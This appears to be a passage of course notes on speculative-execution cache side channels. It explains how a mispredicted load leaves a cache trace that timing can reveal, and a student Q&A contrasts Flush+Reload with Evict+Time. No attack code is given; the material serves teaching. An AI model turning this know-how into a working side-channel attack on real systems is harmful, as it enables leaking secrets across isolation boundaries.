
And line 3 results in a load instruction to one of two addresses: B[0] or B[16].

The misprediction is detected as before, at some later point (eg line 6). We roll back, so we can't print s or r.

But the cache allocation due to line 3 is still there.

So now we can do a timing analysis to (probably) discover whether B[0] or B[16] was allocated.

WSL2 on Windows11 21h2 22000.1098 on i7-7567U



Student question: evict&time vs flush&reload

- **Hello, I dont really understand the difference between evict and time and flush and reload**.

- They are indeed similar. The difference lies in what is being timed.
- With Flush and Reload, the attacker times their own code, a loop that accesses the array whose elements might have been allocated.
- With Evict and Time, the attacker times the victim's code: it runs the victim code first to establish a baseline time (perhaps multiple times). It then evicts a cache line that the victim might use - and times the victim code again.
- The idea is that if the victim actually accesses the evicted line, the time should be slower this time.